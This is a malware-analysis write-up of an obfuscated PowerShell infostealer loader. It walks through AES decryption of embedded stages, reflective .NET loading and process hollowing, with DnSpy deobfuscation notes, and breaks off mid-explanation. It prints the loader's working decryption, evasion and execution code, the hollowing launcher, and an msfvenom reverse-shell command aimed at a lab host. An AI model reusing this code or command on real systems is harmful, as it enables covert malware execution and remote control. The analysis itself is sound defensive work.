ENCRYPTED.ps1
- InfoStealer
- Dropping Secondary Payloads
- Process Hollowing
- ps1
- C#
File Info
File Name: ENCRYPTED.ps1
SHA256: 81278323333366c9177d761e8bf94c4664d06447198af84cb45f0fa5796e523f
Size: 1.14 MB
Sample Download: Download sample
Original Download URL: https://bazaar.abuse.ch/sample/81278323333366c9177d761e8bf94c4664d06447198af84cb45f0fa5796e523f
Powershell Code Analysis
The file, if opened with any text editor, will show the following PowerShell code. The author has been very kind to leave comments and variable names. In the code below, the whole content of CipherMatrix has been removed since it is about 3k lines long. However, it will be shown shortly how to extract it.
The first step could be to have a high-level view of what the script is doing, and if there are functions, when they are executed. Obviously, since there is a huge block of encoded/encrypted text, a big focus will be to understand when and how it gets executed. Possibly, the lines that are more telling are those highlighted in the code block below.
# MATRIX DECRYPTION SYSTEM - Layered Defense Pattern# LAYER 1: Data Reconstruction$CipherMatrix = @( "OXteaNES8wmdAmvmJF2GujaR+DnhAsTrRAR3AGEtL4reTtz805qSGVtxUipyRNlvR+fBge9CcPDMg7BdUIPtVF0P7zyqVZ0JD3fzUBIo59kWAOofLTIqzMIGaTMlf8v8JY6xBrJps9mOPapDvWwvmt6WwoPDryGfMjATddsmhg9dLwwyA5UG6r9vEeQVHQvG6EV8njGI3CiOYRNvsCt+omPZRFAjzQQRhXqokv3gRFzEeipKnEtDhCjaXaJ0RqjLwrE8xTnMbR5vmRdLcjMEn8XSsXV0mK7GDk7470CFS8jM/Z4fhWfAkqBQspj0YXyd6FqsmBukPZBLJRKw6otVxQ==",
< huge amount of code>
"PzHHnpMKuin2HKN2k7Kq4U4Sw0BPLP3c5dYTMCT7sHDF4GnFtEO3RyIYzxttrokp"
)$KeyCipher = "IOEUkF/1zfTTrASivTjQi7l+qZOiwJY6tPPj844/ymk="$VectorCipher = "Ha9b/CLnDkgPv7AxPpvSYA=="
# LAYER 2: Core Transformation Functionsfunction Resolve-EncryptionKey { param([string]$CipherText)
$DecodeAttempts = @( { [System.Convert]::FromBase64String($CipherText) }, { $bytes = [System.Convert]::FromBase64String($CipherText) $bytes[0..($bytes.Length-1)] }, { $decoded = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($CipherText)) [System.Text.Encoding]::UTF8.GetBytes($decoded) } )
foreach ($attempt in $DecodeAttempts) { try { return & $attempt } catch { continue } } return $null}
function Assemble-DataMatrix { param([string[]]$Fragments)
$byteStream = [System.Collections.Generic.List[byte]]::new() foreach ($fragment in $Fragments) { $decoded = [System.Convert]::FromBase64String($fragment) $byteStream.AddRange($decoded) } return $byteStream.ToArray()}
function Process-CipherBlock { param( [byte[]]$DataStream, [byte[]]$CipherKey, [byte[]]$InitVector )
# Create AES provider with reverse engineering protection $AesEngine = [System.Security.Cryptography.Aes]::Create() $AesEngine.Mode = [System.Security.Cryptography.CipherMode]::CBC $AesEngine.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7 $AesEngine.KeySize = 256 $AesEngine.BlockSize = 128
# Apply key and IV through multiple assignments $KeyBuffer = New-Object byte[] 32 [System.Buffer]::BlockCopy($CipherKey, 0, $KeyBuffer, 0, [Math]::Min($CipherKey.Length, 32)) $AesEngine.Key = $KeyBuffer
$IVBuffer = New-Object byte[] 16 [System.Buffer]::BlockCopy($InitVector, 0, $IVBuffer, 0, [Math]::Min($InitVector.Length, 16)) $AesEngine.IV = $IVBuffer
# Perform decryption with memory optimization $Decryptor = $AesEngine.CreateDecryptor() $MemoryStream = New-Object System.IO.MemoryStream($DataStream, 0, $DataStream.Length) $CryptoStream = New-Object System.Security.Cryptography.CryptoStream( $MemoryStream, $Decryptor, [System.Security.Cryptography.CryptoStreamMode]::Read )
$ResultStream = New-Object System.IO.MemoryStream $CryptoStream.CopyTo($ResultStream)
$CryptoStream.Dispose() $MemoryStream.Dispose() $AesEngine.Dispose()
return $ResultStream.ToArray()}
# LAYER 3: Execution Engine with Anti-Debuggingfunction Invoke-StealthExecution { param([string]$ScriptPayload)
# Multiple execution vectors $ExecutionVectors = @( { param($s) $scriptBlock = [scriptblock]::Create($s) & $scriptBlock }, { param($s) $tempFile = [System.IO.Path]::GetTempFileName() + ".ps1" [System.IO.File]::WriteAllText($tempFile, $s) & $tempFile Remove-Item $tempFile -Force }, { param($s) $encoded = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($s)) powershell -EncodedCommand $encoded -NoProfile -ExecutionPolicy Bypass } )
# Rotate execution methods $rotationSeed = (Get-Date).Millisecond % $ExecutionVectors.Count $selectedVector = $ExecutionVectors[$rotationSeed]
return & $selectedVector $ScriptPayload}
# LAYER 4: Main Orchestration Sequencefunction Initiate-DecryptionSequence { # Phase 1: Material Reconstruction Write-Verbose "[+] Assembling cipher matrix..." $CipherStream = Assemble-DataMatrix -Fragments $CipherMatrix
Write-Verbose "[+] Resolving encryption components..." $DecryptionKey = Resolve-EncryptionKey -CipherText $KeyCipher $InitializationVector = Resolve-EncryptionKey -CipherText $VectorCipher
if (-not $DecryptionKey -or -not $InitializationVector) { throw "Failed to resolve encryption materials" }
# Phase 2: Data Processing Write-Verbose "[+] Processing cipher blocks..." $DecryptedBytes = Process-CipherBlock -DataStream $CipherStream ` -CipherKey $DecryptionKey ` -InitVector $InitializationVector
if (-not $DecryptedBytes) { throw "Decryption process failed" }
# Phase 3: Payload Reconstruction Write-Verbose "[+] Reconstructing payload..." $DecryptedScript = [System.Text.Encoding]::UTF8.GetString($DecryptedBytes)
return $DecryptedScript}
# LAYER 5: Execution Frameworktry { # Environmental checks if ($env:PROCESSOR_ARCHITECTURE -notmatch "64|86") { throw "Unsupported architecture" }
# Random delay to avoid pattern recognition $DelayInterval = Get-Random -Minimum 50 -Maximum 300 Start-Sleep -Milliseconds $DelayInterval
# Execute decryption sequence $FinalPayload = Initiate-DecryptionSequence
if ($FinalPayload) { # Clean execution environment Remove-Variable -Name CipherMatrix, KeyCipher, VectorCipher -Force -ErrorAction SilentlyContinue [System.GC]::Collect() [System.GC]::WaitForPendingFinalizers()
# Execute with obfuscation Invoke-StealthExecution -ScriptPayload $FinalPayload }} catch { $ErrorSignal = $_.Exception.Message Write-Debug "[MATRIX_FAILURE] $ErrorSignal" exit 1}
# Cleanup artifactsGet-Variable | Where-Object { $_.Name -match "Cipher|Key|Vector|Matrix" } | Remove-Variable -Force[System.GC]::Collect()[System.GC]::WaitForPendingFinalizers()The choice of these lines is simply that they seem to be giving more context on what the script is doing. Looking at CipherMatrix first:
$CipherMatrix = @( "OXteaNES8wmdAmvmJF2GujaR+DnhAsTrRAR3AGEtL4reTtz805qSGVtxUipyRNlvR+fBge9CcPDMg7BdUIPtVF0P7zyqVZ0JD3fzUBIo59kWAOofLTIqzMIGaTMlf8v8JY6xBrJps9mOPapDvWwvmt6WwoPDryGfMjATddsmhg9dLwwyA5UG6r9vEeQVHQvG6EV8njGI3CiOYRNvsCt+omPZRFAjzQQRhXqokv3gRFzEeipKnEtDhCjaXaJ0RqjLwrE8xTnMbR5vmRdLcjMEn8XSsXV0mK7GDk7470CFS8jM/Z4fhWfAkqBQspj0YXyd6FqsmBukPZBLJRKw6otVxQ==",The last two characters (==) are very common padding for Base64 encoding. So while looking at the code, it is useful to see if there is a Base64 decoding function, which is found here:
{ [System.Convert]::FromBase64String($CipherText) },Also, note that the CipherText variable is Base64 encoded, and this can be understood by the presence of + and / in the string. These symbols often come from a previous encryption or encoding of the string. Since plain text contains predictable byte patterns, the Base64 representation often happens to map mostly to letters and numbers. Compression like Gzip produces high entropy, almost random bytes, so Base64 encoding of that data naturally uses the full alphabet, including + and /. In CyberChef this behavior can be observed 1, and the link in the caption provides a prepared recipe that demonstrates what is described above.
Now it is useful to keep in mind that the goal is to locate a decompression or decryption functionality, which is found at line 73:
$Decryptor = $AesEngine.CreateDecryptor()This should be enough to understand how to get the cleartext value of the string. The last thing to look for is whether the sample is going to write to file or execute the code directly.
Here it seems like it might be doing both, since the $tempFile, whatever that is going to be, is executed by the call operator (& 2) before getting deleted.
$tempFile = [System.IO.Path]::GetTempFileName() + ".ps1"[System.IO.File]::WriteAllText($tempFile, $s)& $tempFileRemove-Item $tempFile -ForceLastly, the FinalPayload variable is used as argument of the custom function Invoke-StealthExecution:
Invoke-StealthExecution -ScriptPayload $FinalPayloadWhich inside invokes a new PowerShell subshell and executes the argument passed:
powershell -EncodedCommand $encoded -NoProfile -ExecutionPolicy BypassNote that the -NoProfile 3 and -ExecutionPolicy Bypass are typical of malware, even though they were originally meant for configuration scripts 4:
Bypass:
Nothing is blocked and there are no warnings or prompts.
This execution policy is designed for configurations in which a PowerShell script is built into a larger application or for configurations in which PowerShell is the foundation for a program that has its own security model.
Question 1: What is the content of CipherMatrix?
This is pretty straightforward to get. One way to obtain this is to open the file in PowerShell ISE, set a breakpoint at line 3506, just before the execution of Invoke-StealthExecution. It is also safer to comment out the Invoke-Stealth invocation line, to make sure the script does not get executed. Execute the sample from the ISE, and once it stops at the breakpoint execute the command:
$FinalPayload | Out-File stage2.txtAs shown in the screenshot, the output is redirected. Note that the stage2.txt name is often used when samples drop different payloads to be able to keep track of the order of dropping payloads. For example a new payload coming from or after stage2 might be called stage3 and so on. These might be renamed later if they have specialized functionalities like “encryptor” or “reverse_shell”.

The breakpoint is placed there because CipherMatrix is used three times throughout the script: once when it is initialized, once in Initialize-DecryptionSequence and once when the variable is deleted. Looking at the second instance, CipherMatrix is decrypted in DecryptedBytes and converted to string in DecryptedScript:
function Initiate-DecryptionSequence { # Phase 1: Material Reconstruction Write-Verbose "[+] Assembling cipher matrix..." $CipherStream = Assemble-DataMatrix -Fragments $CipherMatrix
Write-Verbose "[+] Resolving encryption components..." $DecryptionKey = Resolve-EncryptionKey -CipherText $KeyCipher $InitializationVector = Resolve-EncryptionKey -CipherText $VectorCipher
if (-not $DecryptionKey -or -not $InitializationVector) { throw "Failed to resolve encryption materials" }
# Phase 2: Data Processing Write-Verbose "[+] Processing cipher blocks..." $DecryptedBytes = Process-CipherBlock -DataStream $CipherStream ` -CipherKey $DecryptionKey ` -InitVector $InitializationVector
if (-not $DecryptedBytes) { throw "Decryption process failed" }
# Phase 3: Payload Reconstruction Write-Verbose "[+] Reconstructing payload..." $DecryptedScript = [System.Text.Encoding]::UTF8.GetString($DecryptedBytes)
return $DecryptedScript}The return value of this function is placed in FinalPayload, hence why the breakpoint is placed after the execution of the function.
$FinalPayload = Initiate-DecryptionSequenceThe content of the new file is:
function Invoke-ManagedAssembly { param( [Byte[]]$RawAssemblyBytes, [string]$TargetTypeName, [string]$TargetMethodName, [object[]]$MethodArguments )
try { # Load assembly into current application domain $loadedAssembly = [System.Reflection.Assembly]::Load($RawAssemblyBytes)
# Get the specified type from the loaded assembly $targetType = $loadedAssembly.GetType($TargetTypeName)
# Configure binding flags for static public methods $bindingAttributes = [System.Reflection.BindingFlags]::Public -bor [System.Reflection.BindingFlags]::Static
# Retrieve the method information $targetMethod = $targetType.GetMethod($TargetMethodName, $bindingAttributes)
if ($null -eq $targetMethod) { Write-Warning "Method '$TargetMethodName' not found in type '$TargetTypeName'" return $null }
# Invoke the static method with provided arguments return $targetMethod.Invoke($null, $MethodArguments) } catch { Write-Error "Assembly method invocation failed: $($_.Exception.Message)" return $null }}
function Test-ProcessAbsent { param([string]$ProcessName)
$processExists = Get-Process -Name $ProcessName -ErrorAction SilentlyContinue return (-not $processExists)}
# Main monitoring and execution routinefunction Start-MonitoringRoutine { param( [string]$MonitorProcessName = "Aspnet_compiler", [int]$CheckIntervalSeconds = 5 )
do { if (Test-ProcessAbsent -ProcessName $MonitorProcessName) { # Decode the base64 encoded assembly $decodedAssemblyBytes = [System.Convert]::FromBase64String('TVqQAAMAAAAEAAAA//<cropped>')
# Define the target framework tool path $frameworkToolPath = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\Aspnet_compiler.exe'
# Prepare method invocation parameters $invocationParameters = [object[]]@($frameworkToolPath, $ExecutionPayload)
# Execute the assembly method $executionResult = Invoke-ManagedAssembly -RawAssemblyBytes $decodedAssemblyBytes ` -TargetTypeName 'MAFFIA.ProcessHollowing' ` -TargetMethodName 'Execute' ` -MethodArguments $invocationParameters
# Update payload for next iteration [Byte[]]$ExecutionPayload = (77,90,144,0,3,0<cropped>) }
# Wait before next check Start-Sleep -Seconds $CheckIntervalSeconds
} while ($true)}
# Start the monitoring processStart-MonitoringRoutineAgain in this second payload, there are two obfuscated variables: decodedAssemblyBytes and ExecutionPayload. Note that both the variables are used in the same function call, with ExecutionPayload being part of the invocationParameters variable:
$invocationParameters = [object[]]@($frameworkToolPath, $ExecutionPayload)
# Execute the assembly method$executionResult = Invoke-ManagedAssembly -RawAssemblyBytes $decodedAssemblyBytes ` -TargetTypeName 'MAFFIA.ProcessHollowing' ` -TargetMethodName 'Execute' ` -MethodArguments $invocationParametersAlso note that ExecutionPayload gets initialized at the second iteration, so Invoke-ManagedAssembly gets called first with invocationParameters containing only the value of frameworkToolPath, which is the path of the .NET compiler, and the subsequent iterations with both the compiler path and the invocationParameters value.
Before answering the two new questions, it is useful to look at question two.
Question 2: What is the content of tempFile?
This question is very simple now that the content of CipherText is known. Looking at the Invoke-StealthExecution function, which is where tempFile is created and executed, the argument allowed is only one:
function Invoke-StealthExecution { param([string]$ScriptPayload)The parameter is used in the return statement, in a bit of a convoluted way:
$rotationSeed = (Get-Date).Millisecond % $ExecutionVectors.Count$selectedVector = $ExecutionVectors[$rotationSeed]
return & $selectedVector $ScriptPayloadLine by line, rotationSeed is a number taken by doing the modulo (%) of the current date in milliseconds by the number of elements in ExecutionVectors (more on this variable just below). This number will be any number between 0 and the length of ExecutionVectors minus 1, and it is going to be used in the line below as index to access an element of the array. This element is a scriptblock, since ExecutionVectors is a “scriptblock” array 4, which means that the value of selectedVector is a command, which in fact gets executed at the return line with argument ScriptPayload.
So to rephrase it, selectedVector behaves like a function that gets executed with ScriptPayload as argument, and ScriptPayload is known to be a PowerShell script.
Each entry in ExecutionVectors is a different way to execute ScriptPayload. At index 0, there is simply a scriptblock created and executed, at index 1 a temporary file that is written with the content of s (ScriptPayload) and then deleted, and lastly a Base64 encoded string that gets executed directly via a powershell command.
$ExecutionVectors = @( { param($s) $scriptBlock = [scriptblock]::Create($s) & $scriptBlock }, { param($s) $tempFile = [System.IO.Path]::GetTempFileName() + ".ps1" [System.IO.File]::WriteAllText($tempFile, $s) & $tempFile Remove-Item $tempFile -Force }, { param($s) $encoded = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($s)) powershell -EncodedCommand $encoded -NoProfile -ExecutionPolicy Bypass })Question 3: What is the content of decodedAssemblyBytes?
To get the value of the decodedAssemblyBytes, the same technique as before can be used: a breakpoint after the initialization of the variable, executing the code and saving the variable to file:
$decodedAssemblyBytes | Out-File .\Desktop\stage3.txtTo be safer, the Invoke-ManagedAssembly execution can be commented out to avoid unwanted execution. Taking a look at the file, the first few lines are:
7790144030When in doubt of the content of a file, CyberChef can be useful to automatically identify it. In fact, typing 77 90 in the Input area of CyberChef shows a wand-like icon on the bottom of the page, like the screenshot below:

This will autopopulate the Recipe section with “From Decimal”:

As shown from the output section, 77 90 is translated to MZ, the two bytes indicating a Windows executable. Keeping the same Recipe, the whole content of the file can be pasted into CyberChef and downloaded. This allows us to have the actual executable file. At this point stage3.txt has been renamed as stage3.exe.
Before looking at the content of this new executable, it is useful to see how it gets executed. In Invoke-ManagedAssembly the first argument, RawAssemblyBytes, is the one filled with decodedAssemblyBytes. Within the function it is used as follows:
$loadedAssembly = [System.Reflection.Assembly]::Load($RawAssemblyBytes)
# Get the specified type from the loaded assembly$targetType = $loadedAssembly.GetType($TargetTypeName)
# Configure binding flags for static public methods$bindingAttributes = [System.Reflection.BindingFlags]::Public -bor [System.Reflection.BindingFlags]::StaticThis is a common .NET malware technique where a .NET code is loaded and executed directly from memory via reflection, similar to process injection in that malicious code runs inside a legitimate process without a normal executable launch. The powershell function [System.Reflection.Assembly]::Load is taken directly from .NET netstandard.dll.
Also, note that the Invoke-ManagedAssembly function has other arguments:
$executionResult = Invoke-ManagedAssembly -RawAssemblyBytes $decodedAssemblyBytes ` -TargetTypeName 'MAFFIA.ProcessHollowing' ` -TargetMethodName 'Execute' ` -MethodArguments $invocationParametersTargetTypeName is probably the name of an object or class defined in the code, since it is used in the GetType 5 method, which returns the type of that object, specifically from the Microsoft documentation:
An object that represents the specified class, or null if the class is not found.
TargetMethodName is then retrieved from the class object:
$targetMethod = $targetType.GetMethod($TargetMethodName, $bindingAttributes)And invoked with the MethodArguments arguments:
return $targetMethod.Invoke($null, $MethodArguments)The arguments are the .NET framework path, and the content of ExecutionPayload.
$invocationParameters = [object[]]@($frameworkToolPath, $ExecutionPayload)We can then safely assume that decodedAssemblyBytes contains a .NET executable, which will be confirmed shortly. We have however the clear objective of having to understand what MAFFIA.ProcessHollowing is.
Question 4: What is the content of ExecutionPayload?
Before moving to the analysis of stage3.exe, the content of ExecutionPayload can be found without even having to use any breakpoint. Note the start of the array of numbers: it is 77 90, which is the same as stage3.exe, so another executable file. Using the “From Decimal” recipe as before, with the comma delimiter, the whole content of ExecutionPayload can be pasted and saved to file. It has been named invocationParam.exe to remember that it is used as an argument of the stage3.exe.
.NET Code and Dynamic Analysis
Question 5: What is the content of the executable file coming from decodedAssemblyCode, stage3.exe?
Opening the file in PEStudio, it shows that it is a 32 bit .NET dll file. This information can be found in file → type (dynamic-link-library, 32-bit, console) and file → signature (Microsoft Linker 6.0 | Microsoft Visual C# / Basic .NET | Microsoft.NET). Also in version → original-file-name the value is MAFFIA.dll which will be the name used to refer to stage3.exe from now on. It is however interesting to note that the dll does not have any export function. Also, the import section is very telling of the fact that even though it is possible to see the source code of the file, since it is a .NET sample, the file is very likely going to be highly obfuscated. For example, look at the name of some of the imports:
VsCTMEAZAwaByTfv99pAFOjTEjsEMqHowever, the ProcessHollowing method being looked for is present:
ProcessHollowing,MAFFIA,-,TypeDef,-,mscoree.dllProbably the best bet will be to start from there.
To learn more about Process Hollowing, see: Process Hollowing.
One last note on PEStudio before moving to DnSpy is that the resources section shows five resources, but for some reason they cannot be dumped.
Opening the file with DnSpy, it can be seen that the first 1200 lines are functions that seem to be doing something, and after that there are many functions that are simple one-liners like:
internal static bool ktdrUh2DgZ4T5U1uxA(object A_0){ return string.IsNullOrWhiteSpace(A_0);}To rename a method like the one above in DnSpy, right click on the method name → Edit Method → change the name and hit Ok. Below is a table of original names and the renamed values:
| Original Name | Renamed As |
|---|---|
ktdrUh2DgZ4T5U1uxA | IsNullOrSpace |
W2HEw349qsdIS4TUTm | getMessage |
UqEU2y6ynvXPlC1x3Z | threeArgsToString |
binehgeHaUcMx6t7Gn | writeLine |
DGxZtXkpXdC6gbr9PT | twoArgsToString |
FvyKYnpJKBcsAJNhZm | getTrue |
rCeRE09SP4S5cTVIN5 | getFalse |
rBeV47R2G3wie1X9h0 | bitToInt32 |
KjZod9XFg3Fs16xR7A | getTypeFromHandle |
uWLcneQm415baO9D41 | getSizeOf |
GxrQqHq6jg2DThbaO3 | getSizeOfPointer |
rp5uOUjFXfbQ0aJrkF | runFirstArgWithParams |
T6Zw0vfFPo8U9aWlw8 | runFirstArgWithParamsAgain |
CD2GHZKtN6uyx5EsSL | runFirstArgWithProcAndAddress |
VeTSlDmW28qwQWE4da | runFirstArgWithFileLikeSpec |
pmL31aEAp2LlEyGpSP | areArgsEqual |
gIbPvD5jdSsqOhRShq | bitToInt16 |
RerTj7HXu08etebJti | blockCopy |
jnr3NuP0olT7P8U9Ea | bitToByte |
mHxkTnxG5HdTrNGBeW | runFirstObjArgWithObjArg3 |
xQuIuGcVixoLGyO7Qr | runFirstObjArgWithObjArg3Again |
dIkvBiVbvV3a2SZvul | runArgWithThread |
APmBKqoHyWMipx6mlT | getProcessId |
sya6PiM3jPl8nTcRr5 | hasObjExited |
NQ6s74UjhWMOlRPonp | killObj |
There are certain functions like the one below that cannot be understood right now, so they are not renamed.
internal static void OKpwg4bNTeiOxQcvoi(IntPtr \u0020, object A_1, IntPtr \u0020, int \u0020, bool \u0020){ ProcessHollowing.zh5JlmwHj(\u0020, A_1, \u0020, \u0020, \u0020);}Once all the possible renames are done, the next step will be to review from top to bottom what can be understood and further renamed.
The first few lines can already be changed by replacing the variable names with the Windows API that they are importing. What the lines are accomplishing is to associate GetProcAddress to the variable VyeTQhEU2 and LoadLibraryW with bt9AFPBi0. So they were renamed with the library imported.
[DllImport("kernel32.dll", CharSet = CharSet.Ansi, EntryPoint = "GetProcAddress", SetLastError = true)]private static extern IntPtr VyeTQhEU2(IntPtr \u0020, string \u0020);
// Token: 0x06000002 RID: 2[DllImport("kernel32.dll", CharSet = CharSet.Unicode, EntryPoint = "LoadLibraryW", SetLastError = true)]private static extern IntPtr bt9AFPBi0(string \u0020);The first method, FvA7fKsRq, can now be analyzed. In the signature you will likely see \u0020-like characters. This is a way of making the code harder to read, by renaming variables with characters that DnSpy cannot represent. However, DnSpy keeps track of which \u0020 is which one. So simply right clicking on the method name → Edit Method → Params → from there the two arguments have been renamed as arg1 and arg2.
The function itself does not do much other than dynamically loading a Windows API (whose name is in arg2) coming from the DLL in arg1. The last line:
return Marshal.GetDelegateForFunctionPointer<iKuLIR7vohr2be8Mon>(procAddress);Is a way of making the loaded address pointer a C#-like callable. The value iKuLIR7vohr2be8Mon is an obfuscated type, a generic un-obfuscated way of defining this type of function is:
private static T GetFunction<T>(string dll, object funcName) where T : DelegateWhere the Delegate is just a function pointer 6 7.
The function can be renamed as DynamicLoadLibrary. In this function, the catch block is leading to another part of the program that is by itself very much obfuscated, so for now it will be ignored in order to try and get a higher-level understanding of what is happening without digging a rabbit hole.
Moving to the Execute function, one thing that can be immediately noticed is a lot of cases:
case 0: goto IL_AB;case 1: flag = !flag2; goto IL_72;case 2: goto IL_0E;case 3:case 4: goto IL_129;This is a common strategy of obfuscated code to throw off the analysis. The trick here is to see what is called instead of focusing on the code. Specifically, in the whole method, the functions called are:
ProcessHollowing.IsNullOrSpace(targetProcessPath), which is not interesting, just checking for spaces.ProcessHollowing.JMlKL8nG0HoSf7bZwh(targetProcessPath, payload), which is not yet known.ProcessHollowing.writeLine(ProcessHollowing.threeArgsToSting(ProcessHollowing.LvR4Mc8Tes71ySOtio(332), num2 + 1, ProcessHollowing.getMessage(ex)));this is writing debug statements, so only a logging functionality.ProcessHollowing.getFalse(), just returningfalse.ProcessHollowing.LvR4Mc8Tes71ySOtio(120), there are multiple instances of this function being called, always as an exception. Might be interesting as some malicious code might be hidden in purposefully created exceptions.
From these, it can be understood that what needs to be focused on is JMlKL8nG0HoSf7bZwh, and eventually later on LvR4Mc8Tes71ySOtio, but at least the whole looping has been avoided, which is probably just retrying the execution of the main routines in JMlKL8nG0HoSf7bZwh.
The content of JMlKL8nG0HoSf7bZwh is:
internal static bool JMlKL8nG0HoSf7bZwh(object A_0, object A_1) { return ProcessHollowing.PZ7sKk8k1(A_0, A_1); }At this point, looking at PZ7sKk8k1 reveals a number of other obfuscated calls that are just getting too deep in obfuscation. Continuing with the deobfuscation effort is just going to lead to a huge investment of time that is probably better used in another part of the analysis. That was kind of a waste of time, but it happens and the important point is to realize it as quickly as possible.
Question 8: Is it possible to let the decodedAssemblyBytes DLL perform the process hollowing on a custom payload?
The idea here is the following: if it is possible to swap the content of stage2.ps1:
[Byte[]]$ExecutionPayload = (77,90,144,0,3,0<cropped>)with a custom payload, like a reverse shell to another host, so that the process hangs until the reverse shell is closed and there is time to look for the process in System Informer, it is possible to confirm that the dll is performing process hollowing.
Starting from creating the payload, in Kali Linux, Metasploit can be used to create a reverse shell executable. In this case, the REMnux machine has the IP address of 192.168.56.102 so the command used is:
msfvenom -p windows/shell_reverse_tcp lhost=192.168.56.102 lport=4444 -f exe -a x86 -o reverse.exeSpecifically:
-pis choosing a payload, in this case a TCP reverse shell.- The payload has some parameters that it accepts:
